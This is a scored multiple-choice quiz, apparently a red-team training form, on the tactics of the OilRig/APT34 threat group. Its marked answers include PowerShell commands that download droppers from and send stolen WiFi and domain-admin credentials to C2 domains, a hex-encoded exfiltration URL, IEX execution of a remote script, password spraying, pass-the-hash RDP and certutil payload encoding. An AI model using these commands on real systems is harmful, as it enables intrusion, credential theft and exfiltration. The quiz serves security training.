APT Quiz - Batch 5

Total points 250/250

OilRig Tactics, Techniques and Procedures

Email address *


varkeymjohn@gmail.com

40 of 40 points

Don't touch suspicious emails...!


In January 2018, OilRig has been using word documents for their spear-phishing campaigns. You decided to investigate these files to use it in your own red teaming activities. You get hold of one of the emails named “Beirut Insurance Seminar Invitation”. It has a file attached named “Seminar-Invitation.doc”. You’re not too sure how to use this file for red teaming. So you play around with the file. You check the file description and it shows you that the file is a doc file. You double click it and you see that indeed you get a doc file!

Seminar-Invitation.doc



Since it wanted you to enable content to view the document, you clicked on it. You get the contents in the doc file:

Contents in doc file



A few days later, you see something strange in your Antivirus activity, and you're getting calls and emails from EY security. They're saying something about ThreeDollars and backdoors and what not! So it was indeed a malware! How will you use it for red teaming?

Common data for first 4 questions

✓ 1.1) What is 'Enable Content'? 5/5

- ○ Enables editing of word documents
- ○ Enables displaying of images
- ○ Enables displaying of text
- ◉ Enables execution of macros ✓

✓ 1.2) You want to try some phishing with this file for your next engagement. How does this file work though? Can you figure out how double clicking the Seminar-Invitation.doc file and enabling content cause so many problems? It was anyway only a doc file right? 10/10

- (●) When clicked on 'Enable Content', the Word document creates multiple scheduled tasks in the system, thus installing the intended Trojan. ✓
- ( ) When clicked on 'Enable Content', the file initiates in-memory execution of commands from attacker's command and control server
- ( ) When clicked on 'Enable Content', the file instantly initiates download of malware from attacker's command and control server
- ( ) When clicked on 'Enable Content', malware files present along with the image file were extracted and executed

✓ 1.3) Maybe the file also creates a backdoor! That would be really useful for connecting remotely to your target machine! You want to analyse your system now to see if the file actually does create a backdoor. You probably can check this by seeing the services and ports running on your system. Which command do you use? 5/5

- ( ) nmap -sn localhost
- (●) netstat -an ✓
- ( ) ipconfig /all
- ( ) nslookup localhost

✓ 1.4) The trojan communicates with the C2 server using a very intricate Hexadecimal communication protocol. When the C2 wants some data, the trojan runs cmd.exe /c <command> and write the output of the command in hex format to tmpCa.vbs. Some other hexadecimal values are also added. We could also create scripts that will communicate/exfiltrate data to remote C2 server using covert techniques like this.Write the command for the sending the output of whoami=MEA\Bob.John to remote C2 server www.msoffice265cdn.com (Environment.Username=Bob.John, Environment.MachineName=IN0112345) using the technique used by this trojan 20/20

- (●) http://www.msoffice265cdn.com/resp?426F622E4A6F686E2F494E30313132333435AAZ4D45415C426F622E4A6F686E ✓
- ( ) http://www.msoffice265cdn.com/resp?426F622E4A6F686E5C494E30313132333435AAZ4D45415C426F622E4A6F686E
- ( ) http://www.msoffice265cdn.com/resp?426F622E4A6F686E2F494E30313132333435AAZ426F622E4A6F686E
- ( ) http://www.msoffice265cdn.com/resp?4D45415C426F622E4A6F686EAAZ426F622E4A6F686E2F494E30313132333435

Feedback

Congrats! Here is the solution: http://<c2 domain>/resp?<hex(Environment.UserName/Environment.MachineName)>AAZ<hex(command prompt output)>

More malware...!

105 of 105 points

You are now so excited about what can be done with OilRig malwares that you download a whole bunch of them from the internet and from the dark web (this time on your test laptop, mind you!). You start testing them to check what all activities are being performed by the malware. Probably you can use the commands that the malware uses for your engagements…

✓ 2) Around November 2017, APT34 attacked a Government organization in the Middle East. The malware used had the capability to download and rename file from C2 using powershell. Which of the following powershell commands can be used to download the dropper https://dns-update1.club/v.txt and save it in C:\Windows\ as v.vbs? (Mark all that apply) 5/5

- [x] $WebClient = New-Object System.Net.WebClient; $WebClient.DownloadFile("https://dns-update1.club/v.txt","C:\Windows\v.vbs") ✓
- [ ] $WebClient = New-Object System.Net.WebClient; $WebClient.DownloadFile("C:\Windows\v.vbs",https://dns-update1.club/v.txt")
- [ ] Invoke-WebRequest -InFile https://dns-update1.club/v.txt -OutFile C:\Windows\v.vbs
- [x] Invoke-WebRequest https://dns-update1.club/v.txt -OutFile C:\Windows\v.vbs ✓

✓ 3) You reverse engineer and analyse one of these malwares to see if there are any algorithms it uses which can be reused in red teams. You get hold of a code as follows:def func1(year: int, month: int, day: int) -> str: output = "" for i in range(16): year = ((year ^ 8 * year) >> 11) ^ ((year & 0xFFFFFFF0) << 17) month = ((month ^ 4 * month) >> 25) ^ 16 * (month & 0xFFFFFFF8) day = ((day ^ (day << 13)) >> 19) ^ ((day & 0xFFFFFFFE) << 12) output += chr(((year ^ month ^ day) % 25) + 97) return output + ".hostopen.com". What is the malware doing? 15/15

- ( ) It is trying to perform lateral movement to other hosts in the network or in the internet
- (•) It is trying to evade antimalware activities by generating large number of subdomains everyday in order to contact C2 ✓
- ( ) It is creating multiple kill switch domains everyday, as used by the famous Wannacry ransomware, so as to enable the attackers to stop the activity when required
- ( ) It is performing “timestomping” in order to change the time of the victim machine (FQDN), it has infected

You might be wondering if you can try some attacks using the kind of activity performed by the OilRig malware BONDUPDATER on the network. Analyzing network traffic in wireshark, you find some very interesting tricks you can use yourselves using standard tools. Destination Protocol Info8.8.8.8 DNS Standard Query 0x07e8 NULL AAAAAAAAAAAAAAAAAAAAAAAAAAAAAGQ_.z.0ilR1gC2.com

Common data for next 2 questions

✓ 4.1) What do you think is happening here? 15/15

- ○ Host lookup is being performed to check the availability of host AAA..._.z.0ilR1gC2.com
- ○ Heart-beat messages are being sent by compromised system to remote host
- ○ An attack known as DNS flood is being performed in which multiple compromised systems attack a single DNS server using large amounts of DNS requests (similar to ping of death attack)
- ◉ DNS tunnelling is being performed in which remote code execution and data exfiltration are made possible through DNS ✓

✓ 4.2) What if EDRs are capable of detecting this kind of activity? We would need a way to bypass such detection as well, right? How do you think EDRs detect this activity? 10/10

- ○ Using deep packet inspection
- ○ By checking amount of DNS traffic flowing, and raise alert if large traffic flows
- ○ By checking query DNS name, if it is a meaningful (“dictionary”) name
- ◉ All of the above ✓

You got hold of TONEDEAF, a malware spread by OilRig through LinkedIn! Apparently, this malware is very smart and uses port 80 to communicate with the command and control server. Why don't we try the same?

Common data for next 2 questions

✓ 5.1) What are the commands to obtain the cleartext credentials of the WiFi access point "CompanyCorp" and the list of domain admins 10/10

- ○ netsh wlan show profile name="CompanyCorp" key=clear; net group "domain admins"
- ○ netsh wlan show profile ssid="CompanyCorp" key=clear; net group "domain admins"
- ◉ netsh wlan show profile name="CompanyCorp" key=clear; net group "domain admins" /domain ✓
- ○ netsh wlan show profile ssid="CompanyCorp" key=clear; net group "domain admins" /domain

✓ 5.2) Write down the powershell commands to send these data (WiFi Password and Domain Admin name) to C2. WiFi Password=Str0ngP@ssw0rd!!, Domain Admin Name = DAdmin123, C2 domain name is onlineearthquake.com 20/20

- ○ $postParams = @{wifi_pass='Str0ngP@ssw0rd!!';dom_admin='DAdmin123'}; Invoke-WebRequest -Url http://onlineearthquake.com -Method POST -Body $postParams
- ◉ $postParams = @{wifi_pass='Str0ngP@ssw0rd!!';dom_admin='DAdmin123'}; Invoke-WebRequest -Uri http://onlineearthquake.com -Method POST -Body $postParams ✓
- ○ $postParams = @{wifi_pass='Str0ngP@ssw0rd!!';dom_admin='DAdmin123'}; Invoke-WebRequest -Url http://onlineearthquake.com -Method GET -Body $postParams
- ○ $postParams = @{wifi_pass='Str0ngP@ssw0rd!!';dom_admin='DAdmin123'}; Invoke-WebRequest -Uri http://onlineearthquake.com -Method GET -Body $postParams

✓ 6) CANDYKING is one tool that OilRig has used to capture screenshots. You tried checking for that tool online to use in your next engagement but you couldn't find it. Instead you were able to find a more fancy way to execute powershell script Take-Screenshot.ps1 'in-memory' by downloading it directly from github.Write down the command to run Take-Screenshot.ps1 'in-memory' from raw.githubusercontent.com/PowershellScripts/Take-Screenshot.ps1 and save active window screenshot output in C:\ as png file 15/15

- (●) IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/PowershellScripts/Take-Screenshot.ps1') ; Take-Screenshot.ps1 -activewindow -file "C:\screenshot.png" -imagetype png ✓
- ( ) $wc=new-object system.net.webclient; $wc.downloadfile("https://raw.githubusercontent.com/PowershellScripts/Take-Screenshot.ps1", "Take-Screenshot.ps1") ; Take-Screenshot.ps1 -activewindow -file "C:\screenshot.png" -imagetype png
- ( ) IEX (New-Object System.Net.Webclient).DownloadString('https://raw.githubusercontent.com/PowershellScripts/Take-Screenshot.ps1') ; Take-Screenshot.ps1 -file "C:\screenshot.png" -imagetype png
- ( ) $wc=new-object system.net.webclient; $wc.downloadfile("Take-Screenshot.ps1", "https://raw.githubusercontent.com/PowershellScripts/Take-Screenshot.ps1") ; Take-Screenshot.ps1 -activewindow -file "C:\screenshot.png" -imagetype png

✓ 7) There were quite a few malware documents that the attackers created which were similar to N56.15.doc. These documents they have tested multiple times in public antivirus testing websites, just to make sure that their file will make it through AV detection. Which of the following Antivirus softwares will detect this malware today? (Mark all that apply) 15/15

- [x] McAfee ✓
- [ ] Avast-Mobile
- [ ] BitDefenderTheta
- [x] Symantec ✓

Technical techniques... 105 of 105 points

After hours of checking the events in your laptop (and getting scolded for downloading malware in EY laptop), it was concluded that, by policy, your EY laptop had to be reimaged. So you gave your laptop to your friendly next-door neighbour "IT team" that sits there ->
Not having your company laptop, you decided to read up on OilRig tactics in your phone and test laptop so that you can replicate them elsewhere.

✓ 8) OilRig is known to have used CHM files to load and execute another malicious payload. How do we create a CHM file in order to perform such an attack? 5/5

- ( ) Use Word to create a normal docx file, along with appropriate section demarcations, and save as .chm file
- (•) Use HTML help workshop to create the chm file using a .hhp file ✓
- ( ) Use notepad to create the file and save it as .chm
- ( ) Use the CHM compressor to compress the HTML and image files together into a .chm file

✓ 9) OilRig has been seen to use brute force of credentials. We use it offline with custom wordlists for red teams. But how do we create a wordlist? Using crunch, write command to create a wordlist of passwords Spring<000-999> (Spring000, Spring001 up to Spring999)? 10/10

- ○ crunch 3 3 -t Spring%%%
- ◉ crunch 9 9 -t Spring%%% ✓
- ○ crunch 3 3 -t Spring^^^
- ○ crunch 9 9 -t Spring^^^

✓ 10) DNS, HTTP, Espionage... How did they do it? (Ref. MISP) (Mark all that apply) 10/10

- ☑ Used string split technique to evade YARA rules ✓
- ☑ HTTP Communication hidden in comments ✓
- ☑ Used API call split technique ✓
- ☑ Supported both HTTP and DNS communication ✓

You also observed that OilRig is known to use password spraying attacks. You wanted to try the same attack in a red team engagement.

Common data for next 2 questions

✓ 11.1) What is/are the command(s) you will use? (Assume user list is userlist.txt, password=P@ssw0rd!!, domain name=companyowa.com. You may use the tool of your choice) 20/20

- [ ] Invoke-PasswordSprayOWA -ExchHostname companyowa.com -UsersList .\userlist.txt -Password P@ssw0rd!! -OutFile OWASpray_Output.txt
- [x] ./ruler-linux64 -domain companyowa.com --insecure brute --userpass ./userlist.txt -v ✓
- [ ] ./ruler-linux64 -domain companyowa.com --secure brute --userpass ./userlist.txt -v
- [x] Invoke-PasswordSprayOWA -ExchHostname companyowa.com -UserList .\userlist.txt -Password P@ssw0rd!! -OutFile OWASpray_Output.txt ✓

✓ 11.2) Assuming you obtain one credential and you log in to OWA. You search the mails to see if there are any details regarding VPN so that you may obtain remote connection. You find a recent mail related to VPN with a QR code (2FA?). Can you figure out what the 2nd factor is from this QR code? 5/5

- ○ 1234567890
- ○ 0987654321
- ◉ 82556060 ✓
- ○ 06065528

✓ 12) OilRig is known to use RDP for lateral movement. Assuming you only have a domain user hash and not a cleartext credential. Which command will you (10.28.22.90) use to perform RDP (using the user:hash as Bob.John:F9313469BDCE608862D2D89EE1328FF1 with domain as 'MEA') on to the target machine (10.10.22.36)? 15/15

- ○ rdesktop -u Bob.John -d MEA -p F9313469BDCE608862D2D89EE1328FF1 10.10.22.36
- ○ rdesktop -u Bob.John -d . -p F9313469BDCE608862D2D89EE1328FF1 10.10.22.36
- ◉ xfreerdp /u:Bob.John /d:MEA /pth:F9313469BDCE608862D2D89EE1328FF1 /v: 10.10.22.36 ✓
- ○ xfreerdp /u:Bob.John /d:. /pth:F9313469BDCE608862D2D89EE1328FF1 /v: 10.10.22.36

13) Around January 2018, OilRig had performed attacks on an insurance agency in the Middle East. On clicking “Enable Content” in the attached Word document in the phishing mail used for this campaign, Base.txt file is dropped. This file is encoded. They are subsequently decoded by the macro using certutil. Why don’t we try using this attack in our phishing exercises? Assume you send one of the files (IntelSecurityAssistManager.exe) to your target using Word macro. As mentioned, this file is Base64 encoded. a. Write down the command to encode the following part of file (Assume IntelSecurityAssistManager.exe) contents to Base64 file (Base.txt) using certutil. b. What is the base64 encoded output? Hex data of part of file: 20/20

4D5A90000300000004000000FFFF0000B8000000000000000400
0000000000000000000000000000000000000000000000000000
00000000000000000000F00000000E1FBA0E00B409CD21B8014
CCD21546869732070726F6772616D2063616E6E6F742062652072756E
20696E20444F53206D6F64652E0D0D0A2400000000000000B493E
2F1F0F28CA2F0F28CA2F0F28CA26736F2A2F6F28CA2D734E2A2D8F2
8CA2D734F1A2EAF28CA233FDD1A2F6F28CA2D734F7A2F5F28CA2

- ○ Command: certutil -encode IntelSecurityAssistManager.exe Base.txt; Encoded output: -----BEGIN CERTIFICATE-----
NEQ1QTkwMDAwMzAwMDAwMDA0MDAwMDAwRkZGRjAwMDBCODAwMDAwMDA
wMDAwMDAwNDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wRjAwMDAwMDAwRTFGQkEwRTAwQjQwOUNEMjFCODAxNENDRDIxNTQ2ODY5NzM
yMDcwNzI2RjY3NzI2MTZEMjA2MzYxNkU2RTZGNzQyMDYyNjUyMDcyNzU2RTIwNjk
2RTIwNDQ0RjUzMjA2RDZGNjQ2NTJFMEQwRDBBMjQwMDAwMDAwMDAwME
I0OTNFMkYxRjBGMjhDQTJGMEYyOENBMkYwRjI4Q0EyNjczNkYyQTJGNkYyOENBMk
Q3MzRFMkEyRDhGMjhDQTJENzM0RjFBMkVBRjI4Q0EyMzNGREQxQTJGNkYyOENB
MkQ3MzRGN0EyRjVGMjhDQTI= -----END CERTIFICATE-----
- ◉ Command: certutil -encode IntelSecurityAssistManager.exe Base.txt; Encoded output: -----BEGIN CERTIFICATE----- ✓
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAA8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm
9ncmFtIGNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAC0k+
Lx8PKMovDyjKLw8oyiZzbyovbyjKLXNOKi2PKMotc08aLq8oyiM/3RovbyjKLXNPei
9fKMog== -----END CERTIFICATE-----
- ○ Command: certutil -encode Base.txt IntelSecurityAssistManager.exe ; Encoded output: -----BEGIN CERTIFICATE-----
NEQ1QTkwMDAwMzAwMDAwMDA0MDAwMDAwRkZGRjAwMDBCODAwMDAwMDA
wMDAwMDAwNDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDAwMDA
wRjAwMDAwMDAwRTFGQkEwRTAwQjQwOUNEMjFCODAxNENDRDIxNTQ2ODY5NzM

yMDcwNzI2RjY3NzI2MTZEMjA2MzYxNkU2RTZGNzQyMDYyNjUyMDcyNzU2RTIwNjk
2RTIwNDQ0RjUzMjA2RDZGNjQ2NTJFMEQwRDBBMjQwMDAwMDAwMDAwMDAwME
I0OTNFMkYxRjBGMjhDQTJGMEYyOENBMkYwRjI4Q0EyNjczNkYyQTJGNkYyOENBMk
Q3MzRFMkEyRDhGMjhDQTJENzM0RjFBMkVBRjI4Q0EyMzNGREQxQTJGNkYyOENB
MkQ3MzRGN0EyRjVGMjhDQTI= -----END CERTIFICATE-----

Command: certutil -encode Base.txt IntelSecurityAssistManager.exe; Encoded output: -----BEGIN CERTIFICATE-----
TVqQAAMAAAAEAAAA//8AALgAAAAAAAAQAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAA8AAAAA4fug4AtAnNIbgBTM0hVGhpcyBwcm9ncmFtI
GNhbm5vdCBiZSBydW4gaW4gRE9TIG1vZGUuDQ0KJAAAAAAAAAC0k+Lx8PKMovD
yjKLw8oyiZzbyovbyjKLXNOKi2PKMotc08aLq8oyiM/3RovbyjKLXNPei9fKMog==-----
END CERTIFICATE-----

Feedback

Congrats! Here is the solution: Use hex to base64 encoder

✓ 14) You also observed that OilRig is known to use Mimikatz in their attacks to dump credentials. Which of the following is/are true in this regard? 20/20

- LSASS is a process that implements some functionalities of LSA such as authentication and enforcing security policy
- SAM is a part of LSA
- Some user credentials stored in LSA are available even after reboot
- (●) All of the above ✓

Submission ID (skip this field) *

⚠ DO NOT EDIT this field or your time will not be recorded.

4g9iVd7YoWT56dcj